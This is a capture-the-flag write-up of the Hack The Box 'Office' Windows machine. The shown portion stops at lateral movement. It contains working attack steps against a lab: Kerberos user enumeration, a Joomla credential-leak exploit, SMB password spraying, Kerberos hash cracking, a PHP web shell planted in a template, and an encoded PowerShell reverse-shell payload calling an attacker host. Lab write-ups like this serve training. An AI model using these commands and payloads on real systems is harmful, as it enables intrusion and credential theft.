HTB Windows Hard: Office
Office is a Hard rated Windows machine on HTB.
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p- 10.129.5.56
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-02-18 04:24 EST
Nmap scan report for 10.129.5.56
Host is up (0.031s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.0.28)
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
| http-robots.txt: 16 disallowed entries (15 shown)
| /joomla/administrator/ /administrator/ /api/ /bin/
| /cache/ /cli/ /components/ /includes/ /installation/
|_/language/ /layouts/ /libraries/ /logs/ /modules/ /plugins/
|_http-title: Home
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-02-18 17:27:28Z)
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: office.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC.office.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.office.htb
| Not valid before: 2023-05-10T12:36:58
|_Not valid after:  2024-05-09T12:36:58
443/tcp   open  ssl/http      Apache httpd 2.4.56 (OpenSSL/1.1.1t PHP/8.0.28)
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-title: 403 Forbidden
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: office.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC.office.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.office.htb
| Not valid before: 2023-05-10T12:36:58
|_Not valid after:  2024-05-09T12:36:58
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: office.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.office.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.office.htb
| Not valid before: 2023-05-10T12:36:58
|_Not valid after:  2024-05-09T12:36:58
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: office.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.office.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.office.htb
| Not valid before: 2023-05-10T12:36:58
|_Not valid after:  2024-05-09T12:36:58
|_ssl-date: TLS randomness does not represent time
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
57968/tcp open  msrpc         Microsoft Windows RPC
63058/tcp open  msrpc         Microsoft Windows RPC
63076/tcp open  msrpc         Microsoft Windows RPC
Service Info: Hosts: DC, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-02-18T17:28:18
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 8h00m02s

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 290.06 seconds
Add domain to hosts file.
1
2
3
┌──(kali㉿kali)-[~]
└─$ tail -n 1 /etc/hosts
10.129.5.56 office.htb
Enumerate Kerberos (Port 88)
Use kerbrute and a SecLists wordlist to find the following usernames: SecLists.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(kali㉿kali)-[~/Downloads]
└─$ ./kerbrute userenum --dc 10.129.5.56 -d office.htb xato-net-10-million-usernames.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \\/ ___/ __ \\/ ___/ / / / __/ _ \\
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\\___/_/  /_.___/_/   \\__,_/\\__/\\___/

Version: v1.0.3 (9dad6e1) - 02/18/24 - Ronnie Flathers @ropnop

2024/02/18 04:31:21 >  Using KDC(s):
2024/02/18 04:31:21 >   10.129.5.56:88

2024/02/18 04:31:28 >  [+] VALID USERNAME:       administrator@office.htb
2024/02/18 04:32:18 >  [+] VALID USERNAME:       Administrator@office.htb
2024/02/18 04:32:45 >  [+] VALID USERNAME:       ewhite@office.htb
2024/02/18 04:32:45 >  [+] VALID USERNAME:       etower@office.htb
2024/02/18 04:32:45 >  [+] VALID USERNAME:       dwolfe@office.htb
2024/02/18 04:32:46 >  [+] VALID USERNAME:       dlanor@office.htb
2024/02/18 04:32:46 >  [+] VALID USERNAME:       dmichael@office.htb
Enumerate HTTP (Port 80)
Landing page. 
We find out that joomla is running on the machine thanks to robots.txt. 
In README.txt we find the version of 4.2. 
Use the following PoC to get credentials.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(kali㉿kali)-[~]
└─$ ruby exploit.rb <http://office.htb>
Users
[474] Tony Stark (Administrator) - Administrator@holography.htb - Super Users

Site info
Site name: Holography Industries
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: localhost
DB user: root
DB password: H0lOgrams4reTakIng0Ver754!
DB name: joomla_db
DB prefix: if2tx_
DB encryption 0
Further enumeration
We can use the newly found password in combination with the usernames extracted using kerbrute to try to authenticate over SMB.
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb -u users -p 'H0lOgrams4reTakIng0Ver754!' -d office.htb --no-brute 10.129.5.56
SMB         10.129.5.56     445    DC               [*] Windows 10.0 Build 20348 (name:DC) (domain:office.htb) (signing:True) (SMBv1:False)
SMB         10.129.5.56     445    DC               [-] office.htb\\administrator:H0lOgrams4reTakIng0Ver754! STATUS_LOGON_FAILURE
SMB         10.129.5.56     445    DC               [-] office.htb\\Administrator:H0lOgrams4reTakIng0Ver754! STATUS_LOGON_FAILURE
SMB         10.129.5.56     445    DC               [-] office.htb\\ewhite:H0lOgrams4reTakIng0Ver754! STATUS_LOGON_FAILURE
SMB         10.129.5.56     445    DC               [-] office.htb\\etower:H0lOgrams4reTakIng0Ver754! STATUS_LOGON_FAILURE
SMB         10.129.5.56     445    DC               [+] office.htb\\dwolfe:H0lOgrams4reTakIng0Ver754!
Looks like we can’t establish a session (no write access to C$ drive).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(kali㉿kali)-[~]
└─$ smbmap -u 'dwolfe' -p 'H0lOgrams4reTakIng0Ver754!' -H office.htb

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \\    /"  ||   _  "\\ |"  \\    /"  |     /""\\       |   __ "\\
  (:   \\___/  \\   \\  //   |(. |_)  :) \\   \\  //   |    /    \\      (. |__) :)
   \\___  \\    /\\  \\/.    ||:     \\/   /\\   \\/.    |   /' /\\  \\     |:  ____/
    __/  \\   |: \\.        |(|  _  \\  |: \\.        |  //  __'  \\    (|  /
   /" \\   :) |.  \\    /:  ||: |_)  :)|.  \\    /:  | /   /  \\   \\  /|__/ \\
  (_______/  |___|\\__/|___|(_______/ |___|\\__/|___|(___/    \\___)(_______)
 -----------------------------------------------------------------------------
     SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     <https://github.com/ShawnDEvans/smbmap>

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)


[+] IP: 10.129.5.56:445 Name: office.htb                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SOC Analysis                                            READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
However we can enumerate the SOC Analysis share.
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~]
└─$ smbclient \\\\\\\\office.htb\\\\'SOC Analysis' -U=dwolfe%H0lOgrams4reTakIng0Ver754!
Try "help" to get a list of possible commands.
smb: \\> ls
  .                                   D        0  Wed May 10 14:52:24 2023
  ..                                DHS        0  Wed Feb 14 05:18:31 2024
  Latest-System-Dump-8fbc124d.pcap      A  1372860  Sun May  7 20:59:00 2023

                6265599 blocks of size 4096. 1112793 blocks available
smb: \\> get Latest-System-Dump-8fbc124d.pcap
getting file \\Latest-System-Dump-8fbc124d.pcap of size 1372860 as Latest-System-Dump-8fbc124d.pcap (687.2 KiloBytes/sec) (average 687.2 KiloBytes/sec)
Analyzing the pcap file in Wireshark, we find kerberos packages with a cipher value. 

Checking hashcat example formats we know how to format our hash: Link.
1
$krb5pa$18$tstark$office.htb$a16f4806da05760af63c566d566f071c5bb35d0a414459417613a9d67932a6735704d0832767af226aaa7360338a34746a00a3765386f5fc
Crack the hash using hashcat: playboy69.
1
2
3
┌──(kali㉿kali)-[~]
└─$ hashcat -m 19900 '$krb5pa$18$tstark$office.htb$a16f4806da05760af63c566d566f071c5bb35d0a414459417613a9d67932a6735704d0832767af226aaa7360338a34746a00a3765386f5fc' /usr/share/wordlists/rockyou.txt --show
$krb5pa$18$tstark$office.htb$a16f4806da05760af63c566d566f071c5bb35d0a414459417613a9d67932a6735704d0832767af226aaa7360338a34746a00a3765386f5fc:playboy69
We can use the cracked password to authenticate on the administrator panel: administrator:playboy69. 
In order to get RCE we will follow the hacktricks joomla guide: Link (add webshell to template). 
1
system($_GET['cmd']);
Now, use hoaxshell to get shell access.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali㉿kali)-[/opt/hoaxshell]
└─$ python3 hoaxshell.py -s 10.10.14.40

    ┬ ┬ ┌─┐ ┌─┐ ─┐ ┬ ┌─┐ ┬ ┬ ┌─┐ ┬   ┬
    ├─┤ │ │ ├─┤ ┌┴┬┘ └─┐ ├─┤ ├┤  │   │
    ┴ ┴ └─┘ ┴ ┴ ┴ └─ └─┘ ┴ ┴ └─┘ ┴─┘ ┴─┘
                           by t3l3machus

[Info] Generating reverse shell payload...
powershell -e JABzAD0AJwAxADAALgAxADAALgAxADQALgA0ADAAOgA4ADAAOAAwACcAOwAkAGkAPQAnAGMAMQA0ADkANwAwADcAMQAtADMAZgA0AGIANwA4ADAANgAtADMAYQA2ADYANQBmADgANwAnADsAJABwAD0AJwBoAHQAdABwADoALwAvACcAOwAkAHYAPQBJAG4AdgBvAGsAZQAtAFcAZQBiAFIAZQBxAHUAZQBzAHQAIAAtAFUAcwBlAEIAYQBzAGkAYwBQAGEAcgBzAGkAbgBnACAALQBVAHIAaQAgACQAcAAkAHMALwBjADEANAA5ADcAMAA3ADEAIAAtAEgAZQBhAGQAZQByAHMAIABAAHsAIgBYAC0ANwBkADEANgAtADgAMgBlADIAIgA9ACQAaQB9ADsAdwBoAGkAbABlACAAKAAkAHQAcgB1AGUAKQB7ACQAYwA9ACgASQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBVAHMAZQBCAGEAcwBpAGMAUABhAHIAcwBpAG4AZwAgAC0AVQByAGkAIAAkAHAAJABzAC8AMwBmADQAYgA3ADgAMAA2ACAALQBIAGUAYQBkAGUAcgBzACAAQAB7ACIAWAAtADcAZAAxADYALQA4ADIAZQAyACIAPQAkAGkAfQApAC4AQwBvAG4AdABlAG4AdAA7AGkAZgAgACgAJABjACAALQBuAGUAIAAnAE4AbwBuAGUAJwApACAAewAkAHIAPQBpAGUAeAAgACQAYwAgAC0ARQByAHIAbwByAEEAYwB0AGkAbwBuACAAUwB0AG8AcAAgAC0ARQByAHIAbwByAFYAYQByAGkAYQBiAGwAZQAgAGUAOwAkAHIAPQBPAHUAdAAtAFMAdAByAGkAbgBnACAALQBJAG4AcAB1AHQATwBiAGoAZQBjAHQAIAAkAHIAOwAkAHQAPQBJAG4AdgBvAGsAZQAtAFcAZQBiAFIAZQBxAHUAZQBzAHQAIAAtAFUAcgBpACAAJABwACQAcwAvADMAYQA2ADYANQBmADgANwAgAC0ATQBlAHQAaABvAGQAIABQAE8AUwBUACAALQBIAGUAYQBkAGUAcgBzACAAQAB7ACIAWAAtADcAZAAxADYALQA4ADIAZQAyACIAPQAkAGkAfQAgAC0AQgBvAGQAeQAgACgAWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAVQBUAEYAOAAuAEcAZQB0AEIAeQB0AGUAcwAoACQAZQArACQAcgApACAALQBqAG8AaQBuACAAJwAgACcAKQB9ACAAcwBsAGUAZQBwACAAMAAuADgAfQA=
Copied to clipboard!
[Info] Type "help" to get a list of the available prompt commands.
[Info] Http Server started on port 8080.
[Important] Awaiting payload execution to initiate shell session...
[Shell] Payload execution verified!
[Shell] Stabilizing command prompt...

PS C:\\xampp\\htdocs\\joomla > whoami
office\\web_account
Lateral movement
In the users folder we find the tstark user, using runascs we are able to execute commands as him (use the same password found in Wireshark).
1
2
3
4
5
